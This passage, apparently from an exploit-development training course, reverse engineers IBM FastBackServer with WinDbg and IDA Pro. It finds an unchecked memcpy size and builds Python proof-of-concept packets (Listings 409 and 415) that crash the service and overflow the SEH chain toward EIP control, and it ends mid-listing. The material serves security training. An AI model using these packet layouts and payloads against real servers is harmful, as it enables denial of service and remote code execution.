eax=062fc890 ebx=062faef0 ecx=062fc890 edx=072b4c0c esi=062faef0 edi=00669360
eip=0056c841 esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
FastBackServer!FXCLI_OraBR_Exec_Command+0x38b:
0056c841 730f            jae     FastBackServer!FXCLI_OraBR_Exec_Command+0x39c
(0056c852) [br=0]

0:064>
eax=062fc890 ebx=062faef0 ecx=062fc890 edx=072b4c0c esi=062faef0 edi=00669360
eip=0056c843 esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
FastBackServer!FXCLI_OraBR_Exec_Command+0x38d:
0056c843 8b954c9effff    mov     edx,dword ptr [ebp-61B4h] ss:0023:0d739ce4=062fc890

0:064>
eax=062fc890 ebx=062faef0 ecx=062fc890 edx=062fc890 esi=062faef0 edi=00669360
eip=0056c849 esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
FastBackServer!FXCLI_OraBR_Exec_Command+0x393:
0056c849 817a04a8610000  cmp     dword ptr [edx+4],61A8h ds:0023:062fc894=00001000

0:064>
eax=062fc890 ebx=062faef0 ecx=062fc890 edx=062fc890 esi=062faef0 edi=00669360
eip=0056c850 esp=0d6de334 ebp=0d73fe98 iopl=0         nv up ei ng nz ac po cy
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
FastBackServer!FXCLI_OraBR_Exec_Command+0x39a:
0056c850 7273            jb      FastBackServer!FXCLI_OraBR_Exec_Command+0x40f
(0056c8c5) [br=1]
```

Listing 404 - Modifying DWORD at offset 0x1C and navigating jumps

The last jump shown in the listing above is the *Jump below* (JB)[290] presented in Figure 115 and is going to take us to *loc_56C8C5* in IDA Pro (Figure 116) since our value (0x1000) is smaller than 0x61A8.




Figure 116: First copy operation on psCommandBuffer

Let's resume our work in IDA Pro from that location. Figure 116 shows the first of three similar copy operations using *memcpy* that we need to understand.

In the top block, we find a comparison between the DWORD we modified at offset 0x14 from the beginning of *psAgentCommand* and "0". Since we set this to 0x1000 we are going to pass this check and reach the next basic block where, at the top, we observe that this same value is copied to ECX and used as the *Size* parameter for the *memcpy* operation.

When C/C++ code is compiled into assembly, ECX is commonly used as a counter in string operations.

[290] (Intel Pentium Instruction Set Reference (Basic Architecture Overview), http://faydoc.tripod.com/cpu/jb.htm

Highlighted in the lower part of Figure 116, the source buffer parameter is a bit more complicated, so we'll analyze it dynamically in the debugger. We can step through the code to observe the following:

```
eax=062fc890 ebx=062faef0 ecx=00001000 edx=062fc890 esi=062faef0 edi=00669360
eip=0056c8e1 esp=0d6de330 ebp=0d73fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x42b:
0056c8e1 8b85509effff    mov     eax,dword ptr [ebp-61B0h] ss:0023:0d739ce8=072b4c0c

0:064> p
eax=072b4c0c ebx=062faef0 ecx=00001000 edx=062fc890 esi=062faef0 edi=00669360
eip=0056c8e7 esp=0d6de330 ebp=0d73fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x431:
0056c8e7 0302            add     eax,dword ptr [edx]  ds:0023:062fc890=41414141

0:064> dd eax
072b4c0c  42424242 42424242 42424242 42424242
072b4c1c  42424242 42424242 42424242 42424242
072b4c2c  42424242 42424242 42424242 42424242
072b4c3c  42424242 00000000 00000000 00000000
072b4c4c  00000000 00000000 00000000 00000000
072b4c5c  00000000 00000000 00000000 00000000
072b4c6c  00000000 00000000 00000000 00000000
072b4c7c  00000000 00000000 00000000 00000000

0:064> dd edx LC
062fc890  41414141 00001000 41414141 00002000
062fc8a0  41414141 41414141 41414141 072b4c08
062fc8b0  26b3980f 081d037f 4c435846 534d5f49
```

Listing 405 - Source buffer at an offset from psCommandBuffer

Listing 405 shows us two important things. First, EAX contains the address of *psCommandBuffer*, our 0x42's. This means that the copy operation will use our input data. The address of *psCommandBuffer* is stored in the variable var_61B0, so we can rename that to "psCommandBuffer" inside IDA Pro.

Second, we can observe the addition operation between the address stored in EAX (*psCommandBuffer* address) and the value EDX points to. This in effect modifies the starting address within *psCommandBuffer* for the copy operation. By inspecting the content memory pointed to by EDX, highlighted at the end of Listing 405, we find that this DWORD is located at offset 0x10 from the beginning of our *psAgentCommand* buffer and therefore is under our control.

Putting these two findings together, we learn that the copy operation is performed on our input data at an offset we control. Let's use this to update our packet structure:

```
0x00       : Checksum DWORD
0x04 - 0x30: psAgentCommand
  - 0x04 - 0x10:  ??
  - 0x14:         Offset for copy operation
  - 0x18:         Size of copy operation
  - 0x1C - 0x30:  ??
0x34 - End:  psCommandBuffer
```

Listing 406 - Updated structure of packet

Although we have learned a lot, there are still quite a few bytes that we do not understand in the *psAgentCommand* buffer. Let's try to gather some more information with IDA Pro.

Moving forward, we'll uncover a basic block at address 0x0056C916 where another *memcpy* operation is performed, as displayed in Figure 117.




Figure 117: Second copy operation on psCommandBuffer

The start of the copy into the source buffer is controlled by a value found at offset 0x18 from the beginning of the *psAgentCommand* buffer. The size of the copy is still under our control, located at offset 0x1C in the header.

At address 0x0056C95C, we find yet another similar basic block containing a *memcpy* operation, as given in Figure 118.




Figure 118: Third copy operation on psCommandBuffer

Our *psCommandBuffer* is again used as the source buffer. In this case, the start of the copy is controlled by a value found at offset 0x20 from the beginning of the *psAgentCommand* buffer. The size of the copy is found at offset 0x24 in the header.

An updated packet structure based on this information is shown in Listing 407.

```
0x00       : Checksum DWORD
0x04 - 0x30: psAgentCommand
  - 0x04 - 0x10:  ??
  - 0x14:         Offset for 1st copy operation
  - 0x18:         Size of 1st copy operation
  - 0x1C:         Offset for 2nd copy operation
  - 0x20:         Size of 2nd copy operation
  - 0x24:         Offset for 3rd copy operation
  - 0x28:         Size of 3rd copy operation
  - 0x2C - 0x30:  ??
0x34 - End:  psCommandBuffer
```

Listing 407 - Updated structure of packet

Next, we'll go back to WinDbg to inspect execution of the first *memcpy* operation, as shown in Listing 408:

```
eax=486c8d4d ebx=062faef0 ecx=0d733b30 edx=062fc890 esi=062faef0 edi=00669360
eip=0056c8f1 esp=0d6de328 ebp=0d73fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x43b:
0056c8f1 e84aa50f00      call    FastBackServer!memcpy (00666e40)

0:006> dd esp L3
0d6de328  0d733b30 486c8d4d 00001000

0:006> dd 486c8d4d
486c8d4d  ???????? ???????? ???????? ????????
486c8d5d  ???????? ???????? ???????? ????????
486c8d6d  ???????? ???????? ???????? ????????
486c8d7d  ???????? ???????? ???????? ????????
486c8d8d  ???????? ???????? ???????? ????????
486c8d9d  ???????? ???????? ???????? ????????
486c8dad  ???????? ???????? ???????? ????????
486c8dbd  ???????? ???????? ???????? ????????

0:006> p
(158.1b54): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=486c9d4d ebx=062faef0 ecx=00000400 edx=00000000 esi=486c8d4d edi=0d733b30
eip=00666e73 esp=0d6de318 ebp=0d6de320 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
FastBackServer!memcpy+0x33:
00666e73 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

Listing 408 - Invalid source buffer in memcpy call

We notice that the DWORD at offset 0x14 in the *psAgentCommand* buffer, which has the value 0x41414141, will cause the *memcpy* operation to have an invalid source buffer. This eventually leads to an invalid address and an access violation when executing the *memcpy*.

We have just found our first vulnerability in the application before we even finish examining the protocol. Unfortunately, *memcpy* with an invalid source buffer will only cause a denial of service and not enable us to obtain EIP control.

While a DoS vulnerability can be useful in some situations, we want to push further and find vulnerabilities that would enable remote code execution.

8.3.2.1 Exercises

1. Adjust the maximum number of nodes in a graph and obtain Graph view code flow of *FXCLI_OraBR_Exec_Command* in IDA Pro.
2. Perform reverse engineering to find the memory allocations and associated error messages for *psAgentCommand* and *psCommandBuffer*.
3. Repeat the analysis shown in this section and map out the contents of the *psAgentCommand* buffer.
4. Trigger a denial-of-service attack against FastBackServer.

8.3.3 Exploiting Memcpy

Many memory corruption vulnerabilities stem from memory manipulation operations with insufficiently-sanitized user input. In the previous section, we learned how to trigger an access violation and crash FastBackServer.

In this section, we'll dive deeper into the three *memcpy* operations we encountered and uncover a vulnerability that will provide us with full control of EIP.

Let's update our PoC to reflect the structure of the *psAgentCommand* buffer and populate it with values that will not cause an access violation.

```
import socket
import sys
from struct import pack

# Checksum
buf = pack(">i", 0x630)
# psAgentCommand
buf += bytearray([0x41]*0x10)
buf += pack("<i", 0x0)    # 1st memcpy: offset
buf += pack("<i", 0x100)  # 1st memcpy: size field
buf += pack("<i", 0x100)  # 2nd memcpy: offset
buf += pack("<i", 0x200)  # 2nd memcpy: size field
buf += pack("<i", 0x300)  # 3rd memcpy: offset
buf += pack("<i", 0x300)  # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += bytearray([0x42]*0x100) # 1st buffer
buf += bytearray([0x43]*0x200) # 2nd buffer
buf += bytearray([0x44]*0x300) # 3rd buffer
...
```

Listing 409 - Updated proof of concept that has a valid psAgentCommand buffer

In Listing 409, we have split the *psCommandBuffer* into three parts with sizes of 0x100, 0x200, and 0x300 bytes, respectively. Each of the three parts has different content, and the *psAgentCommand* buffer is updated to reflect the correct sizes.

The *memcpy* operations are interesting because we control both the *size* parameter and the source data, creating optimal conditions for a memory corruption vulnerability.

Let's set a breakpoint on the first *memcpy* call in WinDbg and resend our PoC:

```
0:079> bp FastBackServer!FXCLI_OraBR_Exec_Command+0x43b

0:079> g
Breakpoint 0 hit
eax=06e9ec0c ebx=05f7b9e0 ecx=0d513b30 edx=05f7c858 esi=05f7b9e0 edi=00669360
eip=0056c8f1 esp=0d4be328 ebp=0d51fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x43b:
0056c8f1 e84aa50f00      call    FastBackServer!memcpy (00666e40)

0:001> dd esp L3
0d4be328  0d513b30 06e9ec0c 00000100

0:001> dd 06e9ec0c
06e9ec0c  42424242 42424242 42424242 42424242
06e9ec1c  42424242 42424242 42424242 42424242
06e9ec2c  42424242 42424242 42424242 42424242
06e9ec3c  42424242 42424242 42424242 42424242
06e9ec4c  42424242 42424242 42424242 42424242
06e9ec5c  42424242 42424242 42424242 42424242
06e9ec6c  42424242 42424242 42424242 42424242
06e9ec7c  42424242 42424242 42424242 42424242
```

Listing 410 - Arguments for first memcpy operation

We already know that the second argument is our *psCommandBuffer* and the third argument is the buffer length that we supply. However, the first argument, the destination buffer, is not under our control.

Let's focus on this buffer. In a typical stack overflow vulnerability, a user-supplied buffer is copied onto the stack and overwrites the return address with a controlled value. In order for this type of attack to succeed, two conditions need to be satisfied. First, the destination buffer needs to reside on the stack at an address lower than the return address, as illustrated in Figure 119.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.




Figure 119: Illustration of a stack buffer overflow due to a copy operation

If the destination buffer is at a higher address than where the return address is stored, the latter will never be overwritten. Second, we must ensure that the size of the copy is large enough to overwrite the return address.

To check for the first condition, let's compare the destination address with the upper- and lower-bounds of the stack. We'll use the **!teb**[291] command in WinDbg to help us with this task:

```
0:001> dd esp L3
0d4be328  0d513b30 06e9ec0c 00000100

0:062> !teb
TEB at 0031e000
    ExceptionList:        0d51ff38
    StackBase:            0d520000
    StackLimit:           0d4be000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
...
```

Listing 411 - Destination buffer is between the upper- and lower-bounds of the stack

From the *StackLimit* and *StackBase* result, we know that the destination buffer resides on the current thread stack.

[291] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-teb

Next we need to check if the destination buffer is located at a lower address than the storage address of the target return address we want to overwrite.

We can identify the target function return address by dumping the call stack through the **k**[292] command, as shown in Listing 412. Next, we'll locate the return address storage address using **dds**:

```
0:062> k
 # ChildEBP RetAddr
00 0d51fe98 0056a21f FastBackServer!FXCLI_OraBR_Exec_Command+0x43b
01 0d51feb4 00581366 FastBackServer!FXCLI_C_ReceiveCommand+0x130
02 0d51fef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0x116
03 0d51ff48 006693e9 FastBackServer!ORABR_Thread+0xef
04 0d51ff80 76449564 FastBackServer!_beginthreadex+0xf4
05 0d51ff94 772d293c KERNEL32!BaseThreadInitThunk+0x24
06 0d51ffdc 772d2910 ntdll!__RtlUserThreadStart+0x2b
07 0d51ffec 00000000 ntdll!_RtlUserThreadStart+0x1b

0:062> dds 0d51fe98 L2
0d51fe98  0d51feb4
0d51fe9c  0056a21f FastBackServer!FXCLI_C_ReceiveCommand+0x130

0:006> ? 0d513b30 < 0d51fe9c
Evaluate expression: 1 = 00000001
```

Listing 412 - Call stack when performing the memcpy operation

Comparing these values in Listing 412, we find that a return address overwrite is possible if we can copy enough data on the stack.

We can determine this by calculating the difference between the destination buffer and the return address, as shown in Listing 413:

```
0:062> ? 0d51fe9c  - 0d513b30
Evaluate expression: 50028 = 0000c36c
```

Listing 413 - The distance from destination buffer address to return address

We must copy 0xC36C bytes or more to overwrite the return address, but as we previously found and reiterate in Figure 120, the maximum value for the *size* parameter in the first *memcpy* is set to 0x61A8 bytes.

[292] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/k--kb--kc--kd--kp--kp--kv--display-stack-backtrace-




Figure 120: Check on the buffer size against 0x61A8

In this case, it is clear that it will not be possible to create a stack buffer overflow condition.

Reviewing the size check for the second *memcpy* operation, we find a comparison (Figure 121) using the *size* value from the *psAgentCommand* buffer at offset 0xC (offset 0x10 of the packet), as expected.




Figure 121: Check on the second buffer size against 0x61A8

This also indicates that in this case, a buffer overflow condition is not possible.

For the third *memcpy* operation, we know from our previous analysis that the size of the copy is supposed to be specified at offset 0x14 (offset 0x18 from the beginning of the packet). However, if we examine the corresponding basic block for the size check, we find that the value compared to the maximum copy size value is at offset 0x4. This value was used to sanitize the size of the first *memcpy* too and it appears to be a programming mistake.




Figure 122: Check on the third buffer size is using wrong size value

Additionally, revisiting the basic block that performs the *memcpy* operation (Figure 123), we find that it uses the size given for the third buffer in *psAgentCommand* as expected:




Figure 123: Copy operation is performed with the unchecked size parameter

Since the sanitization is applied using the wrong header buffer size, there is no restriction put in place for the size of this third memory copy operation. This *memcpy* uses our input data and an unsanitized size, making the perfect conditions for a stack buffer overflow.

Let's verify our analysis by single stepping to the third *memcpy* operation. This will allow us to inspect the destination buffer along with the return address and verify the presence of the vulnerability. As shown previously, we will calculate the minimum size required to overflow the buffer and overwrite the return address within from WinDbg:

```
eax=05f7c858 ebx=05f7b9e0 ecx=06e9ef0c edx=0d50d980 esi=05f7b9e0 edi=00669360
eip=0056c97d esp=0d4be328 ebp=0d51fe98 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FXCLI_OraBR_Exec_Command+0x4c7:
0056c97d e8bea40f00      call    FastBackServer!memcpy (00666e40)

0:062> dd esp L3
0d4be328  0d50d980 06e9ef0c 00000300

0:062> k
 # ChildEBP RetAddr
00 0d51fe98 0056a21f FastBackServer!FXCLI_OraBR_Exec_Command+0x4c7
01 0d51feb4 00581366 FastBackServer!FXCLI_C_ReceiveCommand+0x130
02 0d51fef0 0048ca98 FastBackServer!FX_AGENT_Cyclic+0x116
03 0d51ff48 006693e9 FastBackServer!ORABR_Thread+0xef
04 0d51ff80 76449564 FastBackServer!_beginthreadex+0xf4
05 0d51ff94 772d293c KERNEL32!BaseThreadInitThunk+0x24
06 0d51ffdc 772d2910 ntdll!__RtlUserThreadStart+0x2b
07 0d51ffec 00000000 ntdll!_RtlUserThreadStart+0x1b

0:062> dds 0d51fe98 L2
0d51fe98  0d51feb4
0d51fe9c  0056a21f FastBackServer!FXCLI_C_ReceiveCommand+0x130

0:062> ? 0d51fe9c - 0d50d980
Evaluate expression: 75036 = 0001251c
```

Listing 414 - Required size of 3rd buffer to overwrite return address

The highlighted result in Listing 414 indicates we need a copy size greater than 0x1251C bytes to overwrite the return address. This poses a problem, as we discovered during our initial analysis that the maximum packet size is 0x4400 bytes.

We learned earlier that it's possible to fragment the TCP packets to send more than 0x4400 bytes, but this won't be necessary to exploit this vulnerability, as we will soon explain.

We can get around this restriction by playing with the offset value. During our reverse engineering analysis, we found that no checks are ever performed on the offset values. This means that we can supply any value we choose, even if it causes the source buffer address to point outside the *psCommandBuffer*.

If we supply a negative offset, the copy operation will use a source buffer address lower than the *psCommandBuffer* one. This copy operation will succeed as long as the memory dereferenced during the copy is allocated.

In this section, we discovered a vulnerability that might lead to control of the instruction pointer and, subsequently, remote code execution. However, we also found some restriction issues, making it more difficult to exploit the vulnerability. We'll address these restrictions in the next section.

8.3.3.1 Exercise

1. Retrace the analysis to discover the missing size check related to the third *memcpy* operation.

8.3.4 Getting EIP Control

Earlier, we located a programming error in the application that enables us to trigger a *memcpy* operation with an unsanitized size value. In this section, we'll analyze how to leverage this vulnerability and gain control of EIP.

Theoretically, we could overwrite the target return address by precisely calculating the required offset and size for the overflow.

However, a huge buffer length is required for a successful overflow, which means we would likely corrupt pointers on the stack that will be used by the target function before returning into the overwritten return address. In short, even if a direct EIP overwrite is possible, it would require a lot of work.

Instead, we'll perform an even larger copy and attempt to overwrite the SEH chain and trigger an exception by writing beyond the end of the stack.

Let's start our tests by crafting the third part of the *psCommandBuffer*. After a few tests, we found that a *psCommandBuffer* size of 0x2000 bytes is sufficient to overflow the SEH chain with our data. Next, we'll set the third size parameter in the *psAgentCommand* buffer to 0x13000 to trigger the overflow condition (recall that the size needs to be greater than 0x1251C bytes).

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

For the first and second buffers, we'll use a size of 0x1000 bytes in order to reach the third *memcpy* call, passing the three size sanity checks. Finally, we'll set the offset values to 0x0 for the first two *memcpy* operations in order to avoid invalid dereferences and denial-of-service conditions.

Finally, to address the issue of the maximum packet size of 0x4400 bytes, we'll supply a negative value for the third offset in the *psAgentCommand* buffer. If we supply the value -0x11000, the *memcpy* operation will first copy the 0x11000 bytes of memory preceding our *psCommandBuffer*, followed by the first 0x2000 bytes contained in *psCommandBuffer*.

A truncated version of our updated PoC is shown in Listing 415.

```
import socket
import sys
from struct import pack

# Checksum
buf = pack(">i", 0x2330)
# psAgentCommand
buf += bytearray([0x41]*0x10)
buf += pack("<i", 0x0)      # 1st memcpy: offset
buf += pack("<i", 0x1000)   # 1st memcpy: size field
buf += pack("<i", 0x0)      # 2nd memcpy: offset
buf += pack("<i", 0x1000)   # 2nd memcpy: size field
buf += pack("<i", -0x11000)  # 3rd memcpy: offset
buf += pack("<i", 0x13000) # 3rd memcpy: size field
buf += bytearray([0x41]*0x8)

# psCommandBuffer
buf += bytearray([0x45]*0x100) # 1st buffer
buf += bytearray([0x45]*0x200) # 2nd buffer
buf += bytearray([0x45]*0x2000) # 3rd buffer
...
```

Listing 415 - Proof of concept to overwrite SEH

Let's view the updated PoC in action by restarting FastBackServer, attaching WinDbg, and setting a breakpoint on the third *memcpy* at *FastBackServer!FXCLI_OraBR_Exec_Command+0x4c7*.

After sending the new packet, we trigger the breakpoint and can examine the *memcpy* arguments:

```
0:054> bp FastBackServer!FXCLI_OraBR_Exec_Command+0x4c7

0:054> g
Breakpoint 0 hit
eax=05fec890 ebx=05feade0 ecx=06f01c0c edx=0d26d980 esi=05feade0 edi=00669360
eip=0056c97d esp=0d21e328 ebp=0d27fe98 iopl=0         nv up ei pl nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000207
FastBackServer!FXCLI_OraBR_Exec_Command+0x4c7:
0056c97d e8bea40f00      call    FastBackServer!memcpy (00666e40)

0:006> dd esp L3
